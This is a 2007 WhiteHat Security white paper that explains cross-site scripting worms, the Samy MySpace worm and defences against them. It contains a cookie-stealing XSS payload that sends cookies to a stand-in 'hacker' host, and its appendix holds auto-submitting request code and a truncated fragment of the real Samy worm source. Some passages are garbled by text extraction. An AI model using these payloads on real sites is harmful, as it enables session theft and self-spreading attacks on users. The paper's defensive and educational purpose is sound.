Cross-Site Scripting Worms & Viruses
The Impending Threat & the Best Defense
June 2007 – updated
Jeremiah Grossman
Founder and CTO, WhiteHat Security
Table of Contents
Introduction 3
10 Quick Facts About XSS Viruses and Worms 3
An Overview of Cross-Site Scripting 4
Non-Persistent 4
Persistent 6
How They Do It: Methods of Propagation 6
Embedded HTML Tags 7
JavaScript Document Object Model Objects 7
XmlHttpRequest (XHR) 8
The First XSS Worm: Samy 8
The First 24 Hours of Propagation: Samy Sets a Record 9
Code Red I and Code Red II 9
Slammer 9
Blaster 9
Side-by-Side Analysis 9
Worst Case Scenario 11
The Best Defense 12
Users 12
Custom Web Application Developers 12
Security Professionals 13
Browser Vendors 13
Conclusion 13
Appendix 14
Embedded HTML Tags 14
JavaScript DOM Objects 14
XmlHttpRequest (XHR) 15
Samy Worm Exploit Code 16
Notes 17
Introduction
On October 4, 2005, the “Samy worm1” became the first major worm to use Cross-Site Scripting2 (“XSS”) for infection propagation. Overnight, the worm altered over one million personal user profiles on MySpace.com, the most popular social-networking site in the world. The worm infected the site with JavaScript viral code and made Samy, the hacker, everyone’s pseudo “friend” and “hero.”3 MySpace, at the time home to over 32 million users and a top-10 trafficked website in the U.S. (Based on Alexa rating), was forced to shutdown in order to stop the onslaught.
Samy, the author of the worm, was on a mission to be famous, and as such the payload was relatively benign. But, consider what he might have done with control of over one million Web browsers and the gigabits of bandwidth at their disposal – browsers that were also potentially logged-in to Google, Yahoo, Microsoft Passport, eBay, Web banks, stock brokerages, blogs, message boards, or any other custom Web applications. It’s critical that we begin to understand the magnitude of the risk associated with XSS malware and the ways that companies can defend themselves and their users, especially when the malware originates from trusted websites and aggressive authors.
In this white paper we will provide an overview of XSS; define XSS worms; and, examine propagation methods, infection rates, and potential impact. Most importantly, we will outline immediate steps enterprises can take to defend their websites.
10 Quick Facts About XSS Viruses and Worms:
What You Need to Know Now
XSS Outbreaks:
1. Are likely to originate on popular websites with community-driven features such as social networking, blogs, user reviews, message boards, chat rooms, Web mail, and wikis.
2. Can occur at any time because the vulnerability (Cross-Site Scripting) required for propagation exists in over 80% of all websites.
3 Are capable of propagating faster and cleaner than even the most notorious worms such as Code Red, Slammer and Blaster.
4. Could create a Web browser botnet enabling massive DDoS attacks. The potential also exists to damage data, send spam, or defraud customers.
5. Maintain operating system independence (Windows, Linux, Macintosh OS X, etc.), since execution occurs in the Web browser.
6. Circumvent network congestion by propagating in a Web server-to-Web browser (client-server) model rather than a typical blind peer-to-peer model.
7. Do not rely on Web browser or operating system vulnerabilities.
8. May propagate by utilizing third-party providers of Web page widgets (advertising banners, weather and poll blocks, JavaScript RSS feeds, traffic counters, etc.).
9. Will be a challenge to spot because the network behavior of infected browsers remains relatively unchanged and the JavaScript exploit code is hard to distinguish from normal Web page markup.
An Overview of Cross-Site Scripting (XSS)
The most important thing to know about XSS vulnerabilities is that they are by far the most common vulnerability found in custom Web applications, identified in over 80% of all websites. While cross-site scripting has been considered a moderate severity vulnerability for some time, the advent of XSS worms and viruses has raised its profile. Software developers and security professionals need to know how easy it is to prevent XSS vulnerabilities during code development, and how easy they are to resolve, once identified.
XSS is an attack technique that forces a website to echo attacker-supplied executable code, which then loads in a user’s Web browser. That is, the user is the intended victim, with the hacker using the vulnerable website as a conduit of the attack. Consider that XSS exploit code, typically (but not always) written in HTML/JavaScript, does not execute on the server. The server is merely the host, while the attack executes within the Web browser. Also, XSS enables the theft of Web browser cookies, which can then be reused to hijack online user accounts.4 Online accounts include Web banks, Web mail, blogs, and any other website feature accessible with a username and password. Recent research has also revealed that XSS attacks can take complete control over the browser (Phishing with Superbait5), much like Trojan-horse programs.
There are two ways for users to become infected by XSS attacks. Users are either tricked into clicking on a specially crafted link (Non-Persistent Attack) or, unknowingly attacked by simply visiting a Web page embedded with malicious code (Persistent Attack). It’s also important to note that a user’s Web browser or computer does not have to be
susceptible to any well-known vulnerability. This means that no amount of patching will help users, and we become solely dependent on a website’s security procedures for online safety. Browser vendors, software developers and information security professionals working with Web applications are the key to stopping this entirely preventable attack.6
Non-Persistent
[image:4.612.125.494.517.711.2]Consider that a hacker wants to XSS a user using the “http://victim/” website. The first step a hacker will take is to identify a XSS vulnerability on “http://victim/,” then construct a specially crafted URL, also known as a link. To do so, the hacker searches the website for any functionality where client-supplied data can be sent to the Web server and then echoed back to the screen, like a search box.
Figure 1 displays a common Web blog used for online publishing. XSS vulnerabilities frequently occur in form search fields. By entering “test search” into the search field, the response page echoes the user-supplied text in three different locations as illustrated in Figure 2. Below the figure is the new URL. The query string contains the “test+search” value of the “search” parameter. This URL value can be changed on the fly, even to include HTML/JavaScript content.
Figure 3 illustrates what happens when the original search term is replaced with the following HTML/JavaScript code:
Example 1.
”><SCRIPT>alert(‘XSS%20Testing’)</SCRIPT>

The resulting Web page initiates a harmless alert dialog box, as instructed by the submitted code that’s now part of the Web page, demonstrating that JavaScript has entered into the “http://victim/” context and executed. Figure 4 illustrates the HTML source code of the Web page laced with the new HTML/JavaScript code.
Figure 3. Original search term is Figure 4 (right). HTML source code of the Web page replaced with HTML/JavaScript code. laced with the new HTML/JavaScript code.
At this point, the hacker will continue to modify this URL to include more sophisticated XSS attacks to exploit users. One typical example is a simple cookie theft exploit.
Example 2.
”><SCRIPT>var+img=new+Image();img.src=”http://hacker/”%20+%20document.cookie;</ SCRIPT>
The previous JavaScript code creates an image DOM (Document Object Model) object.
var img=new Image();
Since the JavaScript code executed within the “http://victim/” context it has access to the cookie data.
document.cookie;
The image object is then assigned an off-domain URL to “http://hacker/” appended with the Web browser cookie string where the data is sent.
The following is an example of the HTTP request that is sent.
Example 3.
GET http://hacker/path/_web_browser_cookie_data HTTP/1.1
Host: host
User-Agent: Firefox/1.5.0.1 Content-length: 0
Once the hacker has completed his exploit code, he’ll advertise this specially crafted link through spam email, message board posts, IM messages, and others, trying to attract user clicks. What makes this attack so effective is that users are likely to click on the link because the URL contains the real website domain name, rather than a look-alike domain name or random IP address as in normal phishing emails.7 It should also be noted that overly long XSS links could be disguised using URL shortening services such as TinyURL.com
Persistent
Persistent (or HTML Injection) XSS attacks most often occur in either community content driven websites or Web mail sites and do not require specially crafted links for execution. A hacker merely submits XSS exploit code to an area of a website that is likely to be visited by other users. These areas could be blog comments, user reviews, message board posts, chat rooms, HTML email, wikis, and numerous other locations. Once a user visits the infected Web page, execution is automatic. This makes persistent XSS much more dangerous than non-persistent because the user has no means of defending himself. Once a hacker has his exploit code in place, he’ll again advertise the URL to the infected website hoping to snare unsuspecting users. Even users who are wise to non-persistent XSS URLs can be easily compromised.
With either non-persistent or persistent XSS vulnerabilities, a hacker has an expansive range of methods by which he can exploit users and cause network and financial damage.
From this point forward, we’ll focus on XSS virus and worm exploit techniques. For more information on XSS, visit the “Cross Site Scripting FAQ8” and the “XSS cheat sheet9,” two excellent information resources.
How They Do It: Methods of Propagation
For a virus or worm to be successful, it needs a method of execution and propagation. Email viruses usually execute upon mouse-click and spread by using your contact list to send out email laced with malware. Network worms compromise machines by taking advantage of remotely exploitable vulnerabilities and spread by making connections to other vulnerable hosts. Beyond propagation, malware payloads are highly diverse and include the creation of DDoS botnets, spam zombies, or the ability to remotely monitor keystrokes. XSS worms are similar to other forms of malware, but execute and propagate in their own unique way.
Using a website to host the malware code, XSS worms and viruses take control over a Web browser and propagate by forcing it to copy the malware to other locations on the Web to infect others. For example, a blog comment laced with malware could snare visitors, commanding their browsers to post additional infectious blog comments. XSS malware payloads could force the browser to send email, transfer money, delete/modify data, hack other websites, download illegal content, and many other forms of malicious activity. The easiest way to think about the potential is that, without proper defenses, any function on a website can be executed without the user’s permission.
Also, keep in mind that the requests your browser is forced to make would be authenticated if you happened to be logged in to the remote website. The stark differences between the propagation methods of XSS malware and traditional Internet viruses will be explained shortly.
Embedded HTML Tags
Several HTML tags possess attributes that initiate Web browser HTTP requests automatically upon page load. An example is the IMG (image) tag and SRC attribute. The SRC attribute is used to specify the URL location of image files for display in Web pages. When your browser loads Web pages with IMG tags, the images are automatically requested and appear within the browser. But, the SRC attribute can also be used to reference URLs, from any Web server, not only those containing images.
For instance, if we performed a Google search for “WhiteHat Security” we’d end up with the following URL:
http://www.google.com/search?hl=en&q=whitehat+security&btnG=Google+Search
This URL could be easily substituted inside the IMG SRC attribute, thereby forcing your Web browser to perform that exact same Google search.
<img src=”http://www.google.com/search?hl=en&q=whitehat+security&btnG=Google+ Search”>
Obviously forcing a Web browser to send a Google search request is more or less harmless. However, the same process of URL construction can be used to automatically make a Web browser transfer bank account funds, post inflammatory comments, or even hack a website. The point is that this one mechanism of forcing a Web browser to connect to another website enables XSS worm propagation.
Additional source code examples are included in the “Embedded HTML Tags” section of the Appendix.
JavaScript and the Document Object Model
JavaScript is used to give website visitors a rich and interactive experience. These Web pages more closely resemble a software application rather than a static HTML document. We commonly see JavaScript performing image roll-overs, dynamic form input checking, alert dialog boxes, drop-down menus, drag-and-drop, etc. JavaScript has near complete access to every object on a website including images, cookies, windows, frames, and textual content. Each of these objects is part of the Document Object Model (DOM).
The DOM provides a set of application programming interfaces (APIs) that JavaScript reads and manipulates. Similar to the functionality of embedded HTML tags, JavaScript can manipulate DOM Objects to initiate Web browser HTTP requests automatically. The source URLs of images and windows can be reassigned to other URLs.
As in the previous section, we can use JavaScript to change an image DOM object SRC to that of a Google search for “whitehat security”.
img[0].src = http://www.google.com/search?hl=en&q=whitehat+security&btnG=Google+ Search;
As stated in the previous section, forcing a Web browser to send a Google search request is a harmless example of making it connect to another website. What this does illustrate is another method in which XSS malware is able to propagate.
XmlHttpRequest (XHR)
In February 2005, Jesse James Garrett coined a Web programming term called “Asynchronous JavaScript and XML” or “AJAX” for short10. AJAX defined a collection of technologies that enabled website content to be updated without reloading. Today many popular websites including GMail and Google Maps utilize AJAX for rich functionality. The central underlying technology is a JavaScript API called XmlHttpRequest11 (XHR) that’s available in Internet Explorer, Mozilla, Firefox, Safari, Camino, Opera and many other browsers.
XHR provides a flexible mechanism for sending HTTP requests. With XHR, using HTML tricks or manipulating DOM objects is not necessary. More or less arbitrary requests can be sent in the background.
Source code examples are included in the “XmlHTTPRequest” section of the Appendix.
The First XSS Worm: Samy

On October 4, 2005, the Samy worm12, the first major worm of its kind, spread by exploiting a persistent Cross-Site Scripting vulnerability in MySpace.com’s personal profile Web page template. Samy, also the author, updated his profile Web page13 (Figure 5.) with the first copy of the JavaScript exploit code. MySpace was performing some input filtering blacklists to prevent XSS exploits, but they were far from perfect. Using some filter-bypassing techniques14, Samy was successful in uploading his code.
When an authenticated MySpace user viewed Samy’s profile, the worm payload using XHR, forced the user’s Web browser to add Samy as a friend, include Samy as the user’s hero (“but most of all, samy is my hero” in Figure 6.), and alter the user’s profile with a copy of the malware code. The user’s browser basically turned on them and hacked their MySpace account when he viewed Samy’s or any other infected profile.
[image:8.612.126.488.398.601.2]
Figure 5 and 6 illustrate a technical explanation of the mySpace worm. Figure 5 (left). Samy, the author, updated his profile Web page.
Figure 6 (right). When an authenticated MySpace user viewed Samy’s profile, the worm payload using XHR, forced the user’s Web browser to add Samy as a friend, include Samy as the user’s herol.
The First 24 Hours of Propagation: Samy Sets a Record
The first 24 hours of a virus or worm outbreak are when it spreads the fastest and causes the most damage. Viruses and worms propagate using a variety of different techniques, each possessing its own strengths and limitations. A worldwide network of first responders are tasked with first identifying new outbreaks, isolating the cause, capturing the offending malware, determining the method of infection and dissemination pattern, and then developing defensive measures. Let’s review a few of the largest outbreaks from recent years and see how the Samy worm eclipsed them all.
Code Red I and Code Red II

July 12, 2001 - Code Red took advantage of a published buffer-overflow vulnerability in Microsoft’s IIS Web server. Code Red managed to infect over 359,000 computers in under 24 hours by randomly scanning for additional victims15. A couple of weeks later (August 4, 2001), Code Red II, a different but more advanced worm, exploited the same vulnerability to infect 275,000 computers16. The payload analyzed from the many variants of Code Red includes website defacement, planted backdoors, and a denial of service attack targeting the White House website. The estimated recovery cost associated with these worms approached $2.6 billion dollars.
Slammer
January 25, 2003 - Slammer17, only 376 bytes in size, propagated itself over UDP Port 1434 by exploiting a buffer-overflow vulnerability in unpatched versions of Microsoft SQL Server. Infected hosts would randomly scan other IP addresses and quickly spread to other vulnerable hosts18. Impressively, most of Slammer’s (55,000 to 75,000) victims were infected within the first 10 minutes of launch19. The extremely fast growth rate caused global network outages, impacted millions of machines, and caused an estimated billion dollars in losses. But, the blitzkrieg growth-rate hampered the overall infection due to the outages.
Blaster
August 11, 2003 - The Blaster worm came onto the scene by launching Remote Procedure Call (RPC) attacks against unpatched versions of Microsoft Windows computers. Once a computer became infected, the worm would open a TFTP (Trivial File Transfer Protocol) command shell to other infected machines and download the payload. Within 24 hours, Blaster had infected 336,000 computers around the globe20. Once in place, Blaster modified the system to launch itself at startup time and begin scanning the Internet for other vulnerable machines.
Side-by-Side Analysis
[image:9.612.160.443.582.709.2]By comparing propagation totals of each worm within the first 24 hours (Figure 7, below), the Samy worm easily surpassed those from previous years. It’s also important to understand that most worms infect an entire computer at the operating system or application level. XSS worms and virus, on the other hand, infect only the Web browser. But, XSS malware does possess the power to exploit specific Web browser vulnerabilities directly and land additional exploit code on top of the operating system and application layers.
The graph raises a very pertinent question: How was Samy able to grow so much faster than previous worms without causing catastrophic network congestion? The answer may be that XSS viruses propagate differently and do not cause wide network saturation that hampers infection rate.

Worms such as Code Red, Blaster and Slammer propagate in a shotgun approach. Each infected host blasts Internet IP address ranges as hard and fast as possible (Figure 8). As the number of infected machines increases, so does the volume of useless network noise. After a while, the infectious traffic begins to lose its potency because target machines either don’t exist or simply are not vulnerable. Then, at some point the networks become overburdened and eventually collapse in the traffic flood. So how does this differ with XSS worms?
[image:10.612.197.432.299.428.2]XSS worms and viruses have a central point of distribution, the Web server, and execution only occurs in the Web browser. Next, the exploit code is only sent from Web server to browser or vice-versa (Figure 9), but not from browser-to-browser or peer-to-peer as is the case for other worms. This characteristic cuts down on the volume of network noise. Also, each website visit represents a live computer and a possible victim because XSS malware is not operating system dependent. Therefore, infection success rates are much greater.
Figure 8. Peer-to-Peer Worm Propagation
[image:10.612.163.520.491.662.2]At the beginning of this white paper we asked: “What could be done with control of over one million Web browsers and the gigabits of bandwidth at their disposal?” A massive distributed denial-of-service (DDoS) attack is one easy answer. Let’s conservatively say that each browser had an average speed of 128 Kb/s (kilobits per/sec) and could generate one HTTP request per second with a mix of dial-up, DSL, Cable, and T-1 connections. The result would be access to 128,000,000 Kb/s or 122 Gb/s of throughput and 1,000,000 HTTP requests per second--undoubtedly, a tremendous collection of resources.
For comparison, in early 2000 several large websites (Yahoo, Schwab, Amazon.com, eTrade, CNN.com) were taken down by a massive DDoS attack21. Some network providers claimed the traffic was in excess of 1 Gb/s22. Huge losses and downtime were reported across the board. It’s safe to say that a well-designed XSS worm could wreak havoc in even the most robust networks because few, if any, systems could withstand a 100 Gb/s or larger load. Shortly after the Samy worm, more XSS worms were spotted in the wild23,24 – perhaps indicating a trend of things to come.
Worst Case Scenario
As XSS virus and worm writers increase their level of sophistication, they’ll begin looking for areas within websites that give immediate access to the most Web browsers. The most popular websites, including those with community-driven content, will continue to be the primary targets. Malware writers may even begin to combine the vulnerabilities of multiple websites together for maximum effectiveness. But, there is also another subtler target--third-party providers of website widgets including advertising banners, weather and poll blocks, JavaScript RSS feeds, traffic counters, etc.

Third-party website widgets are often included within HTML code pulled in remotely using JavaScript. The following is an example (see Example 4.) of how websites include Google AdSense (see Figure 10.) using JavaScript.
Example 4.
<script type=”text/javascript”><!-- google_ad_width = 728;
google_ad_height = 90;
google_ad_format = “728x90_as”; google_ad_type = “text_image”; google_ad_channel =””;
google_color_border = “CCCCCC”; google_color_bg = “FFFFFF”; google_color_link = “000000”; google_color_url = “666666”; google_color_text = “333333”; //-->
</script>
<script type=”text/javascript” src=”http://pagead2.googlesyndication.com/pagead/ show_ads.js”>
</script>
Notice the SCRIPT tag attribute SRC and its value of “http://pagead2.googlesyndication.com/pagead/show_ads.js”
This pulls in JavaScript code from a remote location (at Google) and executes it within the hosting page context upon page load.
scale. This could easily be millions of user’s at any moment in time. The same holds true for other advertising banner providers such as DoubleClick. Webmasters should seek security assurances from those who supply the third-party widget code.
Figure 10. Google AdSense Screen Shot (http://www.google.com/services/adsense_tour/)
The Best Defense
For more than a decade, the anti-virus community has been dependent upon quick reaction time to limit the damage caused by worms and viruses. With the blistering speed of the new generation of malware, millions, even billions, of dollars could be lost before an incident is stabilized. This situation dictates that we take steps to identify outbreaks as they occur and also prevent the problems from happening in the first place. There are clear steps for users, developers, security professionals and browser vendors to follow in order to limit the impact of this new breed of viruses and worms:
Users
1. Exercise caution when clicking on links sent by email or instant message. Be suspicious of overly long links, especially those that look like they contain HTML code. When in doubt, type the domain name manually into your browser location bar and navigate to the appropriate location.
2. With respect to XSS vulnerabilities, no Web browser has a clear security advantage. Having said that, this author prefers Firefox. For additional security, consider installing some browser add-ons such as NoScript25 (Firefox
extension) or the Netcraft Toolbar26.
3. While never 100% effective, avoiding questionable websites such as those offering hacking information/ tools, warez, or pornography is advisable. These types of websites have been known to exploit Web browser vulnerabilities and compromise operating systems. When in doubt, disable JavaScript, Java, and Active X prior to your visit.
Custom Web Application Developers
2. Protect all sensitive functionality from being automated by bots or executed from third-party websites. Implement session tokens27, CAPTCHA28 systems, or HTTP referer header checking where appropriate.
3. If your custom website MUST support user-supplied HTML, then you’re on a slippery slope security wise. However, there are some things you can do to protect your website. Make sure the HTML content you receive is well formed, contains only a minimum set of safe tags (absolutely no JavaScript), and contains no references to remote content (especially Style Sheets and JavaScript). And, for a little bit more security, add httpOnly29 to your
cookies.
Security Professionals
1. The only way to determine if your security practices are providing adequate safeguards is to measure them and measure often. Knowing where your vulnerabilities are before the bad guys do is crucial. To do so, website vulnerability assessments are the way to go. Reports should provide a comprehensive look into the security of your custom websites and describe how they react to simulated attacks. WhiteHat Security offers a combination of automated vulnerability scanning and expert-driven analysis methodology with the Web Security Threat Classification30 (WASC) as the testing standard.
2. It may take tens, if not hundreds, of thousands of security tests to properly assess the security of a website. Far too many to be performed by hand. That’s why a service like WhiteHat Sentinel is a critical part of the process. Source code and black box scanning products are available to reduce the human time involved in testing Web applications during the development phase.
3. When absolutely nothing can go wrong with your website, consider a Web Application Firewall (WAF) as an added layer of defense. They can be configured to enforce a strong set of policies governing the use of your website. Anything outside of that policy is either flagged for analysis or blocked. Since most of these devices are highly diverse and complex, consider using the Web Application Firewall Evaluation Criteria31 (WAFEC) as a tool
for comparison.
Browser Vendors
1. Mozilla (Firefox), Microsoft and Opera development teams must begin formalizing and implementing Content-Restrictions. The reality of the situation is that it’s unrealistic to wait for any kind of reduction in XSS vulnerabilities in Web application software, let alone a 100% reduction. We desperately need another layer of defense from within the browser environment.
2. Mozilla (Firefox) developer, please implement httpOnly. It’s been around for years!
Conclusion
In the malware industry, history seems to be repeating itself. When a new area of exploration appears, the first outbreaks are focused on learning to propagate rather than damaging or destroying systems. Malware authors are content to experiment with the new possibilities and are typically not interested in doing harm right from the start. This is not to say that the relatively harmless outbreaks are not frustrating and costly for those involved. Over time, the techniques of the malware authors dramatically improve as propagation becomes faster and the payload becomes more severe with the introduction of backdoors, rootkits, and botnets.
Appendix
Embedded HTML Tags
<IMG SRC=”http://server/path/”>
Resulting in the browser sending an HTTP GET request similar to the following:
GET http://server/path/ HTTP/1.1 Host: host
User-Agent: Firefox/1.5.0.1 Content-length: 0
Forms can also be used:
<FORM ACTION=”http://server/path/” NAME=”myform” METHOD=”POST”> <INPUT TYPE=”HIDDEN” NAME=”Username” VALUE=”Foo”>
<INPUT TYPE=”HIDDEN” NAME=”Password” VALUE=”Bar”> </FORM>
Then using JavaScript, we can automatically submit this form.
<SCRIPT language=”JavaScript”> document.myform.submit(); </SCRIPT>
Resulting in the browser sending an HTTP POST request similar to the following:
POST http://server/path/ HTTP/1.1 Host: server
User-Agent: Firefox/1.5.0.1 Content-length: 25
Username=Foo&Password=Bar
A JavaScript launched form submission may cause the web browser to issue a warning dialog, but a user would likely just click through anyway. Other HTML tags including APPLET, BASE, BODY, EMBED, LAYER, META, OBJECT, LINK, SCRIPT, and STYLE can achieve the same effect.
JavaScript DOM Objects
var img = new Image();
img.src = “http://server/path/”;
Resulting in the browser sending an HTTP GET request similar to the following:
GET http://server/path/ HTTP/1.1 Host: server
User-Agent: Firefox/1.5.0.1 Content-length: 0
Creating a HTML form using JavaScript DOM objects:
var form = document.createElement(‘form’);
form.setAttribute(“action”, “http://server/path/”); form.setAttribute(“method”, “POST”);
form.setAttribute(“name”, “myform”);
var input 1 = document.createElement(‘input’); input1.setAttribute(“type”, “hidden”);
input1.setAttribute(“name”, “Username”); input1.setAttribute(“value”, “Foo”);
var input 2 = document.createElement(‘input’); input2.setAttribute(“type”, “hidden”);
document.body.appendChild(form); form.appendChild(input1);
form.appendChild(input2);
form.myform.submit();
JavaScript will auto-submit the form and cause the web browser to send an HTTP POST request similar to the following:
POST http://server/path/ HTTP/1.1 Host: server
User-Agent: Firefox/1.5.0.1 Content-length: 25
Username=Foo&Password=Bar
XmlHttpRequest (XHR)
var req = new XMLHttpRequest();
req.open(‘GET’, ‘http://server/path/’, true); req.onreadystatechange = function () {
if (req.readyState == 4) { alert(req.responseText); }
};
req.send(null);
Resulting in the browser sending an HTTP GET request similar to the following:
GET http://server/path/ HTTP/1.1 Host: server
User-Agent: Firefox/1.5.0.1 Content-length: 0
And using XHR to send a POST request:
var post_data = “Username=Foo&Password=Bar”; var req = new XMLHttpRequest();
req.open(POST, ‘http://host/path/’, true); req.onreadystatechange = function () { if (req.readyState == 4) {
alert(req.responseText); }
};
req.send(post_data);
Resulting in the following POST request:
POST http://server/path/ HTTP/1.1 Host: server
User-Agent: Firefox/1.5.0.1 Content-length: 25
Samy Worm Exploit Code
<div id=mycode style=”BACKGROUND: url(‘java
script:eval(document.all.mycode.expr)’)” expr=”var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var D=document.body.
createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return
eval(‘document.body.inne’+’rHTML’)}}function get-Data(AU){M=getFromURL(AU,’fr iendID’);L=getFromURL(AU,’Mytoken’)}function getQueryPar-ams(){var E=document. location.search;var F=E.substring(1,E.length).split(‘&’);var AS=new
Ar-ray();for(var O=0;O<F.length;O++){var I=F[O].split(‘=’);AS[I[0]]=I[1]}return AS}var J;var AS=getQueryParams();var L=AS[‘Mytoken’];var M=AS[‘friendID’];if(l ocation.hostname==’profile.myspace.com’){document.location=’http://www.myspace. com’+location.pathname+location.search}else{if(!M){getData(g())}main()}function getClientFID(){return findIn(g(),’up_launchIC( ‘+A,A)}function nothing(){}function param-sToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+=’&’}var Q=escape(AV[P]);while(Q.indexOf(‘+’)!=-1){Q=Q.replace(‘+’,’%2B’)}while(Q.
Notes
1 The Samy Worm “I’ll never get caught. I’m Popular.” – http://namb.la/popular/
2 Cross-site Scripting (Web Security Threat Classification) –
http://www.webappsec.org/projects/threat/classes/cross-site_scripting.shtml
3 Teen uses worm to boost ratings on MySpace.com, Computerworld, October 17, 2005 – http://www.computerworld.com/securitytopics/security/holes/story/0,10801,105484,00.html 4 Do Online Banks Facilitate Fraud?, TheMotleyFool.com, December 8, 2004 –
http://www.fool.com/News/mft/2004/mft04120810.htm
5 Phishing with Superbait, Silicon Valley Chapter (San Jose), April, 2005 – http://www.whitehatsec.com/presentations/phishing_superbait.pdf
6 Content Restrictions – http://www.gerv.net/security/content-restrictions/
7 A phishing wolf in sheep’s clothing, ZDNet, March 14, 2005 – http://news.zdnet.com/2100-1009_22-5616419.html
8 The Cross Site Scripting FAQ – http://www.cgisecurity.com/articles/xss-faq.shtml
9 XSS cheat sheet – http://ha.ckers.org/xss.html
10 Ajax: A New Approach to Web Applications, Jesse James Garrett, February 18, 2005 – http://www.adaptivepath.com/publications/essays/archives/000385.php
11 XMLHttpRequest, XUL Planet – http://www.xulplanet.com/references/objref/XMLHttpRequest.html
12 Cross-Site Scripting Worm Hits MySpace, BetaNews, October 13, 2005 –
http://www.betanews.com/article/CrossSite_Scripting_Worm_Hits_MySpace/1129232391 13 Samy’s cancelled MySpace profile – http://www.myspace.com/33934660
14 Technical explanation of the MySpace worm – http://namb.la/popular/tech.html
15 CAIDA Analysis of Code-Red – http://www.caida.org/analysis/security/code-red/
16 Code-Red: a case study on the spread and victims of an Internet worm – http://www.caida.org/outreach/papers/2002/codered/codered.pdf
17 SQL slammer (computer worm) – http://en.wikipedia.org/wiki/SQLSlammer
18 The Spread of the Sapphire/Slammer Worm – http://www.cs.berkeley.edu/~nweaver/sapphire/
19 Slammed!, Wired, July 2003 – http://www.wired.com/wired/archive/11.07/slammer.html
20 Viruses and Worms: What Can We Do About Them?, Testimony of Richard D. Pethia, September 10, 2003 – http://www.cert.org/congressional_testimony/Pethia-Testimony-9-10-2003/
21 Yahoo Attack Exposes Web Weakness, BBC News, February 9, 2000 – http://news.bbc.co.uk/1/hi/sci/tech/635444.stm
22 Post to BugTraq by Elias Levy, February 11, 200 –
http://www.sdnp.undp.org/rc/forums/tech/sdnptech/msg02563.html
23 Xanga Hit By Script Worm – http://blogs.securiteam.com/index.php/archives/166
24 Account Hijackings Force LiveJournal Changes –
http://blogs.washingtonpost.com/securityfix/2006/01/account_hijacki.html
25 NoScript Firefox extension – https://addons.mozilla.org/extensions/moreinfo.php?id=722&application=firefox
26 Netcraft Toolbar – http://toolbar.netcraft.com/
27 Security Corner: Cross-Site Request Forgeries December, 2004 – http://shiflett.org/articles/security-corner-dec2004
28 The CAPTCHA Project, Telling Humans and Computers Apart – http://www.captcha.net/
29 Mitigating Cross-site Scripting With HTTP-only Cookies –
http://msdn.microsoft.com/workshop/author/dhtml/httponly_cookies.asp
30 Web Security Threat Classification – http://www.webappsec.org/projects/threat/
About the Author
Jeremiah Grossman is the founder and CTO of WhiteHat Security, a world-renowned expert in website vulnerability management, co-founder of the Web Application Security Consortium, and recently named to InfoWorld’s Top 25 CTOs for 2007. Mr. Grossman is a frequent speaker at industry events including the BlackHat Briefings, ISACA, CSI, OWASP, Vanguard, ISSA, OWASP, Defcon, etc. He has authored of dozens of articles and white papers, credited with the discovery of many cutting-edge attack and defensive techniques and is co-author of the book XSS Exploits. Mr. Grossman is frequently quoted in major media publications such as InfoWorld, USA Today, PCWorld, Dark Reading, SC Magazine, SecurityFocus, C-Net, SC Magazine, CSO, and InformationWeek. Prior to WhiteHat he was an information security officer at Yahoo!
About WhiteHat Security, Inc.
Headquartered in Santa Clara, California, WhiteHat Security is a leading provider of website vulnerability management services. WhiteHat delivers turnkey solutions that enable companies to secure valuable customer data, comply with industry standards and maintain brand integrity. WhiteHat Sentinel, the company’s flagship service, is the only solution that incorporates expert analysis and industry-leading technology to provide unparalleled coverage to protect critical data from attacks. For more information about WhiteHat Security, please visit www.whitehatsec.com.
WhiteHat Security, Inc. | 3003 Bunker Hill Lane, Suite 220 | Santa Clara, CA 95054 | 408.343.8300 | www.whitehatsec.com
The WhiteHat Sentinel Service – Complete Website Vulnerability Management
